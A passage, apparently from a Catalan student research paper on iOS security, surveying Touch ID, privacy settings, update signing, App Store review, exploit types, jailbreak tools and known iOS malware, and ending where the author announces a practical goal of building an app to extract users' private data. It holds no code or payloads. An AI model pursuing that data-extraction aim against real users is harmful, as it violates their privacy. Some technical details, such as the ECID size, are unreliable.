El sensor del Touch ID només s'activa quan l'anell de metall que rodeja el sensor detecta un dit. D'aquesta forma s'evita mantenir el sensor actiu durant períodes innecessaris de temps, el qual afectaria greument el rendiment de la bateria. Un cop l'anell detecta la presència d'un dit, el sensor activa l'escanejat del dit i envia el mapa digital de l'empremta al coprocessador Secure Enclave per comprovar si hi ha alguna coincidència. Mentre l'empremta és processada en cerca d'alguna coincidència, aquesta és emmagatzemada en la memòria encriptada del coprocessador. Un cop la mostra ha estat analitzada, aquesta és eliminada. Per comprovar si hi ha alguna coincidència les empremtes, s'utilitza un procés d'anàlisi vectorial molt minuciós, en el qual es tenen en compte tots els petits detalls de l'empremta, però la informació que s'emmagatzema no pot ser utilitzada per a reconstruir digitalment l'empremta emmagatzemada. Per tant, en cas de descobrir-se un error de seguretat en el coprocessador, la informació extreta no podria ser reutilitzada per a reconstruir l'empremta. Qualsevol tipus d'informació de l'empremta mai és compartida amb Apple ni guardada en les còpies de seguretat emmagatzemades a iCloud.

Touch ID és capaç de desbloquejar el dispositiu mitjançant una clau que es genera el primer cop que l'usuari introdueix la seva contrasenya després d'encendre el dispositiu. Aquesta clau és utilitzada pel sistema per descriptar totes les dades de l'usuari cada cop que aquest desbloqueja el dispositiu.

Quan el Touch ID està desactivat el sistema Data Protection requereix la contrasenya de l'usuari per descriptar les dades de l'usuari, ja que la clau esmentada anteriorment no és present. Les claus que permeten a Touch ID desbloquejar el dispositiu són renovades cada 48 hores, quan el sistema es reinicia o quan s'ha fallat desbloquejant el dispositiu cinc vegades.



Components del Touch ID. Font: Apple

vi. Control de la privacitat

Per tal de protegir la informació i la privacitat, iOS té un seguit de mesures que permeten a l'usuari escollir a quines dades pot accedir cada aplicació.

○ Serveis de localització

Els serveis de localització fan servir el GPS, el Bluetooth, el Wi-Fi i la posició de les antenes de les operadores per tal d'obtenir la localització aproximada del dispositiu. Els serveis de localització es poden apagar des de l'aplicació d'Ajustaments, on a més a més, l'usuari pot seleccionar individualment quines aplicacions tenen accés a aquest servei. Algunes de les aplicacions poden requerir només l'ús del servei quan estan en funcionament, mentre que algunes altres poden requerir-lo en qualsevol moment.

Des d'Ajustaments, l'accés al servei per a cada aplicació es pot establir com: No permès, Permès només quan l'aplicació estigui en funcionament i Sempre, depenent de les necessitats de cada aplicació i les preferències de l'usuari. Les aplicacions que tenen sempre accés als serveis de localització i també se'ls hi permet funcionar en segon pla, poden accedir al servei en qualsevol moment.

A més a més, els usuaris tenen control sobre l'ús que fa el sistema sobre la seva localització, i poden desactivar qualsevol opció si ho consideren necessari. Alguns dels serveis del sistema als quals se'ls pot privar d'accedir a la ubicació de l'usuari són els següents: Siri, Busca el meu iPhone, Zona horària, Ubicacions freqüents, Compartir la meua ubicació, etc.

○ Accés a dades personals

L'usuari pot activar o desactivar l'accés de les aplicacions a les següents dades personals emmagatzemades en el dispositiu:

- | | |
|------------------------|-----------------------------|
| • Contactes | • Comptes de xarxes socials |
| • Calendari | • Micròfon |
| • Recordatoris | • Càmera |
| • Fotos | • Home Kit |
| • Activitat física | • Health Kit |
| • Llibreria multimèdia | • Bluetooth |

c. Actualitzacions del programari

Els sistemes operatius no són productes efímers, ja que si aquests no són actualitzats periòdicament, poden acabar en un estat d'obsolescència.

i. Importància de les actualitzacions

Les actualitzacions del programari són un element clau d'un sistema operatiu modern, ja que per molt segur que aquest sigui, tard o d'hora la seva integritat es veurà compromesa per algun error de seguretat.

Les actualitzacions del programari estan dissenyades per solucionar aquests errors, i brindar al sistema operatiu amb noves funcions que el faran evolucionar i el convertiran en un producte més atractiu per a futurs consumidors.

ii. Optimització de les actualitzacions

Per tal de distribuir actualitzacions eficients als clients, aquestes han de complir un seguit de condicions que anomenarem a continuació:

- 1. Velocitat de distribució**, per tal de poder solucionar grans errors de seguretat en el menor temps possible, una actualització s'ha de poder distribuir a escala mundial en poc temps. De fet, aquesta és una de les grans avantatges d'iOS davant d'Android. Ja que per tal de rebre una actualització en un dispositiu Android, aquesta acostuma a passar per diferents filtres, en el següent ordre: Google, fabricant, operadora. I després l'actualització es rep en el dispositiu corresponent, però aquest procés pot trigar mesos, o fins i tot no finalitzar mai en alguns casos. Per altra banda, Apple pot alliberar una actualització a escala mundial en qüestió d'hores, i tots els usuaris la poden rebre sense passar per cap filtre.
- 2. Eficiència i estabilitat**, una actualització pot ser ràpida, però si no mostra una solució eficaç per al problema de la versió anterior, aquesta serà irrellevant. En alguns casos, algun error de seguretat no ha estat sanejat correctament en una actualització, i amb una mica més d'esforç aquell es podia tornar a fer servir amb lleugeres modificacions
- 3. Recursos necessaris mínims**, per tal de permetre que l'actualització arribi a tots els usuaris, cal que aquesta no tingui una mida desorbitada, ja que molts usuaris acostumen a tenir el disc dur ple d'aplicacions i fotografies. En la versió nou del sistema operatiu iOS, Apple va reduir a la meitat la

mida de les actualitzacions, eliminant els recursos innecessaris que aquestes contenen, com recursos o llibreries que pertanyien a altres models de dispositius.

- 4. Visibilitat**, per tal que els usuaris instal·lin l'actualització en els seus dispositius, primer aquests han de tenir coneixement de la seva existència o ser notificats d'ella. Per tal de donar-la a conèixer, el mateix dispositiu avisa a l'usuari, ja que aquest comprova periòdicament les novetats connectant-se al servidor d'Apple.

iii. Actualitzacions verificades

Per tal de mantenir les actualitzacions de programari com una tècnica segura per als usuaris, Apple incorpora un seguit de mesures i verificacions quan se'n realitza una.

El procés que descriuré a continuació és l'encarregat que només programari signat per Apple pugui ser instal·lat en un dispositiu. Per prevenir que aquests poguessin ser restaurats a una versió inferior del programari amb una seguretat més pobre a l'actual. iOS fa servir un procés anomenat System Software Authorization o autorització del software del sistema. Si restaurar un dispositiu a una versió inferior del software fos possible, un atacant o hacker podria instal·lar una versió inferior del sistema i utilitzar una vulnerabilitat que ha estat arreglada en una versió posterior.

El coprocessador Secure Enclave també compta amb el procés anomenat System Software Authorization per assegurar la seva integritat i prevenir la instal·lació de versions inferiors del programari.

Les actualitzacions d'iOS poden ser instal·lades en un dispositiu mitjançant dos mètodes diferents. El primer és mitjançant el programa per a computadores d'escriptori d'Apple anomenat iTunes. Amb aquest programa es descarrega una còpia sencera de l'última versió del programari del dispositiu, copia que serà posteriorment bolcada en el dispositiu. El segon mitjà que podem utilitzar per actualitzar el programari rep el nom de OTA software update (over the air software update) o actualització del programari mitjançant l'aire.


Aquest tipus d'actualitzacions poden ser catalogades com les més pràctiques, ja que no requereixen connectar el dispositiu a l'ordinador ni qualsevol tipus de cables. El mètode OTA només descarrega els components necessaris per a realitzar l'actualització del programari, mètode molt més eficient que descarregar una còpia sencera del sistema operatiu.

Durant una actualització del sistema, iTunes (o el mateix dispositiu en cas d'una actualització OTA) es connecten al servidor d'Apple que verifica les actualitzacions i li envia una llista de mesures criptogràfiques per cada part de l'actualització que s'instal·larà. L'actualització consta de diversos components que seran verificats individualment, aquests components són: el

LLB, iBoot, el kernel, la imatge del sistema i el ECID (device's unique ID) o l'identificador únic del dispositiu que és un nombre de 64 bytes (exemple: A41D91018A347)

El servidor verifica que l'actualització que s'està demanant és de l'última versió disponible, i fa una suma del pes de tots els components que estan autoritzats en bytes per tal d'evitar qualsevol modificació dels components a instal·lar. Finalment agrega el ECID a la suma i signa el resultat. Totes les dades signades són enviades al dispositiu. El fet d'afegir el ECID a l'autorització es fa perquè aquella autorització només sigui vàlida per a un sol dispositiu i no pugui ser utilitzada en sèrie. I el fet d'incloure el nombre de bytes que mesura l'actualització es fa per tal d'evitar qualsevol modificació, per petita que sigui, del software a instal·lar. Amb aquestes mesures el servidor s'assegura que l'actualització tindrà lloc tal com Apple l'ha autoritzat. La cadena d'arrancada segura també fa la seva pròpia verificació un cop l'actualització ha estat instal·lada i el dispositiu s'està encenent, per tant la verificació és doble, ja que tant el servidor com el dispositiu comproven múltiples vegades la integritat dels fitxers instal·lats.

Finalment el dispositiu s'encén.



Procés System Software Authorization. Font: Apple

d. Seguretat en la distribució d'aplicacions

Com ja he comentat anteriorment, les aplicacions aporten grans avantatges i inconvenients als sistemes operatius moderns. A l'haver estat programades per terceres persones, el seu codi font pot contenir virus o algun tipus de tècnica malintencionada per tal de comprometre algun sector de la seguretat. Per això, cal establir estrictes mesures de seguretat, no només al mateix dispositiu, sinó també a les botigues virtuals o servidors que les distribueixen.

i. Mecanismes de verificació de l'App Store

L'App Store és la botiga virtual d'aplicacions d'Apple, i va ser llançada al mercat el 10 de juliol del 2008. Des de llavors, ha reportat grans beneficis econòmics a la seva empresa propietària. L'any 2016, el CEO d'Apple Tim Cook va anunciar que aquesta havia arribat a acumular un total de 2.000.000 d'aplicacions disponibles.

Totes i cada una de les aplicacions que es troben disponibles per a descarregar a l'App Store han passat una revisió que assegura als usuaris que aquestes han passat un control de qualitat estricte.

Apple demana un seguit de requisits als desenvolupadors per tal que la seva aplicació pugui estar a la botiga virtual, l'amplia majoria d'aquests requisits tenen a veure amb el disseny, comportaments ètics, velocitat d'execució o termes legals. Però pel que fa a termes de seguretat de l'usuari, Apple només especifica els tres requisits següents:

1. L'aplicació no pot contenir virus o codi maliciós. Qualsevol aplicació que intenti robar dades de l'usuari o introduir un virus en el seu dispositiu serà rebutjada.
2. L'aplicació ha d'utilitzar API per accedir a la informació privada de l'usuari, aquest sempre ho ha d'autoritzar i s'ha de justificar el motiu pel qual es requereix aquesta informació. En cas que alguna aplicació no compleixi aquesta condició serà rebutjada.
3. L'aplicació ha d'haver estat programada per una persona identificada, és a dir, que Apple tingui accés al seu nombre DNI.

Com ja he avançat, Apple és molt estricte amb el disseny o comportament que han de tenir les aplicacions de la seva botiga. Tot i que no està relacionat directament amb la seguretat, aquests requisits segueixen essent importants en el cas que algun atacant volgués construir una aplicació maliciosa, ja que per tal d'enganyar l'usuari i fer-li pensar que està fent servir una aplicació lícita, caldria que aquesta seguis els estàndards d'Apple.

Els principals requisits que ha de complir una aplicació són els següents:

1. **Seguir l'estil gràfic d'Apple**, totes les aplicacions de l'App Store han de seguir la mateixa línia minimalista que les aplicacions natives del sistema.
2. **Tenir una utilitat clara**, si una aplicació no té una funció clara o no fa la funció desitjada, aquesta serà rebutjada immediatament.
3. **No pot tenir errors**, en cas que alguna aplicació tingui errors o deixi de funcionar de forma sobtada no serà acceptada.
4. **Respectar la privacitat de l'usuari**, no només utilitzant API natives per accedir a la informació privada, tota aplicació que monitori o espii als usuaris serà denegada.
5. **L'aplicació ha d'estar completa**, en cas que alguna part de l'aplicació estigui inacabada, aquesta haurà de ser eliminada per a la versió actual, i en tot cas ja s'afegirà quan estigui completa. Apple no accepta aplicacions en desenvolupament.
6. **Es requereix informació del desenvolupador i de les funcions de l'aplicació**, qualsevol aplicació que no estigui acompanyada d'una descripció acurada de les seves funcions o de la informació jurídica del seu desenvolupador serà rebutjada.
7. **Ser rellevant per a la botiga**, en cas que es consideri el cas que l'aplicació no té cap valor, no serà acceptada.
8. **L'aplicació funciona i està feta per la última versió del sistema**, qualsevol aplicació que estigui orientada a versions anteriors del sistema serà desestimada.

ii. Ús d'API i frameworks

Les API o interfícies de programació d'aplicacions són interfícies que especificant com els diferents components de programes informàtics han d'interaccionar entre ells, així podem entendre les API com un intermediari per comunicar correctament dos programes entre ells.

Un framework estableix una zona de treball, és a dir, aporta al desenvolupador la quantitat de recursos i material necessari per realitzar el que vol fer.

Apple només permet als seus desenvolupadors fer servir mecanismes oficials, com les API d'Apple, per accedir a la informació de l'usuari, ja que així tota la informació passa per un medi totalment controlat per l'empresa.

Hi ha una gran quantitat de frameworks que els desenvolupadors poden fer servir per a crear les seves aplicacions o llibreries, a continuació podem trobar una llista amb els més famosos i una petita descripció de la seva funció:

1. **AppKit**, aquest framework aporta tots els elements necessaris a un desenvolupador per crear una aplicació bàsica. Dins d'aquest framework podem trobar mètodes per implementar llistes, menús, taules, canviar les tipografies i fins i tot un suport per convertir l'aplicació en multilingüe.
2. **Foundation** està més enfocat a la gestió de dades, ja que aquest permet al desenvolupador gestionar qualsevol dada, text, data, objecte i fins i tot enllaços de l'aplicació.
3. **UIKit**, també conegut com a user interface kit. Aquest framework ajuda al desenvolupador a gestionar tota la interfície gràfica de l'aplicació, siguin botons, colors, o fins i tot l'arquitectura de les diferents pestanyes de l'aplicació.
4. **WatchKit** està completament enfocat a desenvolupar aplicacions per l'Apple Watch, gestiona totes les dependències necessàries que aquest necessiti.

Tots i cada un dels frameworks que Apple ofereix estan a disposició de tots els desenvolupadors, a més a més, també està disponible la documentació d'aquests.

iii. Desenvolupament responsable

Tot i que Apple només permet als seus desenvolupadors accedir a les dades i serveis del sistema mitjançant API oficials de l'empresa, a aquests sí que els hi està permès utilitzar diferents llibreries o frameworks creades per terceres persones, ja que aquestes poden aportar funcions a l'aplicació que d'una altra forma no podrien tenir.

Tot i això, l'ús de llibreries o recursos de terces implica un perill per a la integritat d'un sistema, ja que aquestes també han estat desenvolupades per terceres persones com les aplicacions, però aquestes no passen un control de qualitat.

Un clar exemple és el de la llibreria de codi obert AFNetworking, aquesta llibreria aporta capacitats extres sobre la gestió de connexions a dispositius d'Apple. Aquesta llibreria ha estat utilitzada principalment per aplicacions.

A l'abril del 2015 es va descobrir una vulnerabilitat en la versió 2.5.1 en aquesta llibreria, la qual permetia a un atacant paraitzar una connexió segura HTTPS amb l'objectiu d'interceptar contrasenyes encriptades, comptes bancaris, missatges, és a dir, qualsevol tipus de dada que passes a través de la connexió a la xarxa. Tot i que aquest error de seguretat va ser solucionat pels desenvolupadors de la llibreria molt ràpidament i es va llençar la versió 2.5.2 per tal de solucionar-ho, més de 1.500 aplicacions que es trobaven a l'App Store no van actualitzar la versió que utilitzaven de la llibreria de forma immediata.

Algunes de les aplicacions d'aquesta llista pertanyien a empreses com Yahoo, Microsoft o Uber.

El desenvolupament responsable requereix un coneixement absolut del codi propi, ja que en el cas que es trobi un error en algun dels components que s'ha utilitzat en un projecte, aquest s'haurà d'actualitzar immediatament o ser eliminat, a la vegada que es notifica als usuaris afectats.

4.1.2 Tipus d'exploits

Un exploit és una peça de programari, un fragment de dades, o una seqüència d'ordres que té com a objectiu automatitzar l'aprofitament d'un error, fallada o vulnerabilitat, per tal de causar un comportament no desitjat o imprevist en els programes informàtics, maquinari, o component electrònic.

iOS, com tots els sistemes operatius té vulnerabilitats, i depenent d'aquesta l'exploit pot ser d'un tipus o d'un altre.

A continuació podem trobar una llista amb els exploits més famosos i les seves característiques:

- **BootROM exploit:** Aquest és el més perillós que es pot trobar, ja que el seu funcionament recau en un error en el hardware, el qual no es pot solucionar. Depenent de les característiques del exploit, les seves possibilitats poden ser diferents, en alguns casos aquest error pot portar a poder utilitzar un altre sistema operatiu en un dispositiu iOS que no sigui el mateix d'Apple.
- **WebKit exploit:** WebKit és el motor del navegador d'Apple, Safari, el qual es troba en els seus sistemes operatius i fins i tot a Windows. Un error en aquesta secció és potencialment perillós, ja que un dispositiu pot ser infectat només de visitar una pàgina web.
- **Kernel exploit:** Un error en el kernel pot portar un atacant a obtenir privilegis d'escriptura a aquest, i per tant poder modificar-lo. Per sort, a iOS 9 es va introduir un sistema de seguretat conegut com a *Kernel Patch Protection* (KPP) el qual vigila que el kernel no sigui modificat, i en cas que ho estigui, apaga automàticament el dispositiu.
- **Sandbox escape exploit:** En aquest cas, una aplicació podria executar codi fora del seu Sandbox, a causa de una vulnerabilitat. Per tant, l'aplicació tindria accés a executar codi no firmat al sistema.

Hi ha més tipus d'exploits, però no són necessaris per al programa que es comentarà a la part practica. Però és necessari entendre aquests conceptes per tal d'entendre com funcionen els Jailbreaks.

4.1.3 Mètodes d'exploitació de la seguretat

Donat que l'objectiu final d'aquest treball és desenvolupar un programa que posi en joc la integritat de la seguretat del sistema iOS, una bona tècnica és repassar els programes que ho han fet abans, fins i tot en les primeres versions del sistema.

Per tal de repassar els programes maliciosos que han compromès el sistema al llarg de temps els he classificat en dos grans grups, dels quals només analitzarem els programes més coneguts de cada apartat. Els grups són els següents:

a. Jailbreaks: El jailbreak és un procés conegut que consisteix en l'alliberació de les restriccions posades per Apple en un dispositiu iOS. Aquest donar accés root a l'usuari, i desactivar algunes de les mesures de seguretat d'iOS per tal d'executar codi no firmat, entre aquestes mesures es troben el Codesign i en part el Sandboxing, però aquesta última no és eliminada del tot. El jailbreak té com a objectiu principal personalitzar el dispositiu i agregar-li funcions extremes.

El procés d'autoritzar a l'usuari amb privilegis es fa mitjançant errors de seguretat, els quals deixen el sistema en un estat més desprotegit que anteriorment.

b. Malware i altres programes: iOS és un dels sistemes amb menys virus i mai ha tingut una vulnerabilitat que afectes els seus usuaris en escala, però que hi ha hagut programes que han pogut manipular el funcionament d'aquest, tot i que alguns només afecten dispositius amb jailbreak.

a. Jailbreaks

El primer jailbreak conegut va ser aplicat a l'iPhone 2G, o iPhone Original, el qual va ser presentat per Steve Jobs el 29 de juny del 2007. El primer jailbreak per a la versió 1.0 d'iOS, aleshores anomenat iPhoneOS, tenia com a objectiu realitzar una tècnica coneguda com a *Carrier Unlock* o desbloqueig d'operadora, per tal d'utilitzar el primer iPhone amb qualsevol operadora a escala global, ja que en la data de llançament aquest només podia ser activat i realitzar operacions telefòniques amb l'operadora americana AT&T. Per tal d'eliminar aquesta restricció i permetre l'ús de l'iPhone en qualsevol país, diferents desenvolupadors van crear eines i aplicacions per tal de dur a terme aquest objectiu. Les primeres eines conegudes per realitzar el Jailbreak eren molt simples, ja que la seguretat de la plataforma era inferior en les primeres versions. Durant els següents anys i a mesura que es presentaven més models i versions del sistema operatiu, el jailbreak va evolucionar, sempre amb el mateix objectiu d'eliminar les restriccions d'Apple i afegir característiques i possibilitats noves al software.

Cal remarcar que tots els canvis realitzats per un jailbreak són eliminats un cop es restaura el dispositiu a través d'iTunes, i que per tal de desenvolupar un Jailbreak, sovint es requereix més d'un exploit, és a dir una cadena d'exploits, que treballen en conjunt per executar codi aleatori i accedir al sistema.

Hi ha tres tipus de Jailbreaks coneguts:

- i. **Untethered:** Aquest és el Jailbreak més complet, ja que un cop s'ha executat el programa que atorga a l'usuari els privilegis d'administrador, el dispositiu es podrà reiniciar o apagar, i quan es torni a encendre l'usuari seguirà comptant amb aquests poders. Aquest Jailbreak és el que més errors de seguretat acostuma a requerir.
- ii. **Semi-Tethered:** En aquest cas, les modificacions realitzades es conservaran al reiniciar el dispositiu, però per tal de tornar a donar a l'usuari privilegis per realitzar-ne més, s'haurà de tornar a explotar els errors de seguretat.
- iii. **Tethered:** Un cop s'ha realitzat el Jailbreak Tethered, el dispositiu no es podrà apagar i tornar a encendre sense l'ajuda d'un ordinador, ja que en cas de no comptar amb el suport de l'eina, serà impossible tornar a encendre el dispositiu.

A continuació podem trobar una taula dels Jailbreaks més utilitzats i amb més renom classificats per versions del sistema:

Versió d'iOS	Nom de l'eina	Versió de l'eina	Descripció del Jailbreak
1.0 - 1.1.5 (iPhoneOS)	AppTap Installer	1.0	Aplicació que executava el Jailbreak un cop s'iniciava al dispositiu.
	AppSnapp (JailbreakMe)	1.0	Primera versió de les webs JailbreakMe, Jailbreak remot mitjançant un error del navegador web. (WebKit Exploit)
	Pwnage Tool	1.1.4	Eina que realitzava el Jailbreak mitjançant un ordinador. Primer programa a realitzar el Carrier Unlock.
2.0 - 2.2.1 (iPhoneOS)	QuickPwn	1.0	Eina amb el mateix funcionament que Pwnage Tool, però d'un altre desenvolupador.
	Pwnage Tool	2.0 - 2.2.5	
	Redsn0w	0.3	Primera versió d'una de les eines més conegudes, amb moltes opcions diferents per realitzar el Jailbreak i modificar imatges del sistema.
3.0 - 3.2.2 (iPhoneOS)	Purplera1n	1.0	Utilitza un BootROM exploit per tal d'aconseguir el Jailbreak
	Pwnage Tool	3.0 - 4.1.3	
	Redsn0w	0.8 - 0.9.6	
	Blackra1n	1.0	Versió actualitzada de Purplera1n
	Star (JailbreakMe)	2.0	Versió actualitzada de AppSnapp
4.0 - 4.3.5	Limera1n	1.0	Versió actualitzada de Blackra1n
	Pwnage Tool	4.0 - 4.3.3	
	Redsn0w	0.9.5 - 0.9.8	
	Star (JailbreakMe)	2.0	
	Saffron (JailbreakMe)	3.0	Versió actualitzada de Star

	Greenp0ison	5 – 6.1	Eina similar a la família Ra1n, fa servir un BootROM exploit i un error en el kernel per tal de funcionar.
5.0 – 5.1.1	Absinthe	0.1 – 2.0.4	Requereix un ordinador per funcionar, l'eina és molt simple, ja que només conta d'un boto per iniciar el procés.
	Pwnage Tool	4.3.3 – 5.1.1	
	Redsn0w	0.9.9 – 0.9.12	
6.0 – 6.1.6	Evasi0n	1.0 – 1.5.3	Es segueix amb la filosofia d'Absinthe i Greenp0ison, on l'usuari només ha de pressionar un boto per iniciar el procés, a continuació ho anomenarem One-Click Tool.
	Redsn0w	0.9.15 – 0.9.15b3	
	P0sixspwn	1.0 – 1.0.8	One-Click Tool
7.0 – 7.1.2	Evasi0n7	1.0 – 1.0.7	Nova versió de Evasi0n.
	Pangu	1.0 – 1.2.1	One-Click Tool. Apareix un dels equips més actuals.
8.0 – 8.4.1	Pangu8	1.0 – 1.1	Nova versió de Pangu.
	TaiG	1.0 – 2.4.5	One-Click Tool. Un altre equip més recent com Pangu
9.0 – 9.3.4	Pangu9	1.0 – 1.1	L'usuari ha de firmar l'aplicació ell mateix, i realitzar el procés des d'aquesta. L'aplicació s'ha de fer funcionar cada cop que es reinicia el dispositiu.

Eines disponibles per realitzar el Jailbreak. Font: TheiPhoneWiki.com

b. Malware i altres programes

Al llarg dels anys diferents empreses que es dediquen a buscar virus o codi maliciós a la xarxa han trobat programes que afectaven iOS. També hi ha hagut desenvolupadors que han fet públics programes, amb raons educatives, que demostraven una vulnerabilitat per tal d'ajudar als usuaris a entendre els riscos als quals es poden enfrontar. A més a més, hi ha programes i eines que es poden adquirir a internet per tal d'extreure informació d'un dispositiu iOS, la venda d'aquests és il·legal en alguns països. A continuació podem trobar els cinc programes i eines més coneguts que posen en joc la seguretat del sistema iOS o que demostren un error en aquesta:

- 1. iKee:** Aquest virus, també conegut com a Eeki, és un virus que es transmet entre dispositius iOS amb el Jailbreak realitzat, els quals tenen el protocol OpenSSH activat i no han canviat la contrasenya que ve per defecte d'aquest. La funció del virus és inofensiva, ja que l'únic objectiu d'aquest és canviar el fons de pantalla del dispositiu per una foto de Rick Astley, seguint la famosa broma d'internet nomenada Rickroll.

Dues setmanes després del llançament d'aquest virus, va aparèixer una versió millorada, la qual tenia la capacitat de descarregar noves instruccions d'internet, i realitzar modificacions més perilloses al sistema.

- 2. Unflod:** També conegut com a Unflod Baby Panda, aquest virus tenia com a objectiu robar l'Apple ID i la contrasenya de l'usuari, enviant-les a un servidor Xines. Per sort, aquest virus també afectava només a dispositius amb Jailbreak.

- 3. Mactans:** Aquesta és una de les vulnerabilitats més greus que s'ha trobat, i afecta qualsevol tipus de dispositiu iOS encara que no tingui Jailbreak. Es tracta d'un microordinador, camuflat amb l'aparença d'un carregador oficial d'Apple, aquest carregador era capaç d'injectar un virus al sistema quan es connectava al dispositiu.

Apple va adreçar aquest problema, i ja no està present en les versions actuals del sistema. Aquest microordinador va ser presentat a la conferència de seguretat BlackHat al juliol del 2013.

4. WireLurker i Masque Attack: Aquests dos programes tenen una funció molt similar. El primer d'ells infectava dispositius iOS i ordinadors Mac, mitjançant l'ús de certificats empresarials per signar el codi, instal·lava al sistema aplicacions de terces amb codi maliciós.

El segon, afecta només a dispositius iOS. Mitjançant l'ús de certificats empresarials, substitueix una aplicació instal·lada al dispositiu per una còpia amb les mateixes funcions, però dissenyada per espiar l'usuari i registrar la seva activitat.

5. NeonEggShell: Aquesta eina és un projecte disponible a GitHub.com per a tots els públics, es tracta d'una eina educativa. Mitjançant una línia d'ordres es poden crear paquets de dades, que un cop instal·lats a un Mac o un dispositiu iOS, permeten la manipulació remota d'aquest. Per tal d'evitar un mal ús d'aquest programa, és necessari que l'usuari autoritzi l'ús d'aquesta des de el dispositiu que serà infectat.

6. iPBox: Aquesta eina consta d'una caixa i dos cables, un que es connecta al port de càrrega del dispositiu i l'altre a la pantalla del dispositiu, o a la placa base depenent de la versió. La iPBox és un ordinador que mitjançant la força bruta intenta aconseguir la contrasenya de desbloqueig de l'iPhone. Tot i que aquesta només és compatible amb dispositius que tinguin la versió 7.1.2 d'iOS o inferior, ja que Apple va solucionar l'error que aprofitava a les darreres versions.

7. Pegasus és el virus d'espionatge per a dispositius iOS més potent fins avui dia. Obté control total del dispositiu de forma remota, amb accés a tot el seu contingut. Apple va solucionar els errors de seguretat que aprofitava a la versió 9.3.5 del sistema.

5. Part pràctica

En la part pràctica d'aquest treball m'he proposat com a objectiu buscar un error o vulnerabilitat en el sistema iOS, per tal de poder extreure dades privades de l'usuari. Per fer això a continuació explicaré el mètode que he utilitzat, i els diferents passos i etapes pels quals he hagut de passar.

5.1 Selecció del mètode d'explotació

Hi ha moltes formes d'atacar un sistema operatiu, però la mateixa Apple ja deixa molt clar en la documentació oficial d'iOS que el perill dels sistemes operatius moderns són les aplicacions. Per tant, i tenint en compte que aquest mateix any Apple ha obert les portes a tot el públic per tal de poder firmar aplicacions per a ús propi, em vaig marcar com a objectiu desenvolupar una aplicació que posi en risc la seguretat de l'usuari.

Personalment, fa molts anys que realitzo el procés del Jailbreak al meu iPhone, entre altres coses perquè sóc certament inconformista, i el fet de veure que les possibilitats que aquest m'ofereix es veuen limitades per Apple, em porta a voler esprémer-lo més. En el camp del Jailbreak, per tal de personalitzar el dispositiu i poder afegir-li característiques noves, Jay Freeman conegut com a saurik a la xarxa, va desenvolupar l'aplicació anomenada Cydia, una App Store de modificacions per als dispositius iOS, i la plataforma de Cydia Substrate, la qual permet als desenvolupadors modificar els processos del sistema per personalitzar-lo. Al ser Objective-C un llenguatge orientat a objectes, aquest permet modificacions del seu codi, és a dir, quan un procés està en funcionament, una llibreria dinàmica pot modificar el seu comportament original.

D'aquesta forma es pot modificar pràcticament tot el que es veu en la pantalla dels dispositius iOS o del codi que passa pel seu processador. És d'aquí d'on neix el terme *Tweak*, el qual és una modificació del sistema mitjançant una llibreria dinàmica que canvia el comportament original del procés. Els Tweaks es distribueixen a través de Cydia a escala mundial, i els dispositius amb Jailbreak els poden instal·lar per personalitzar la seva experiència. El seu funcionament va des del més simple, com poder agregar cinc icones a la plataforma inferior d'aplicacions d'iOS en comptes de quatre, fins a poder modificar o agregar funcions a aplicacions de tercers.

La plataforma Cydia Substrate és l'encarregada de gestionar totes les llibreries dinàmiques que s'han de carregar i de les modificacions que es faran al sistema o aplicacions.

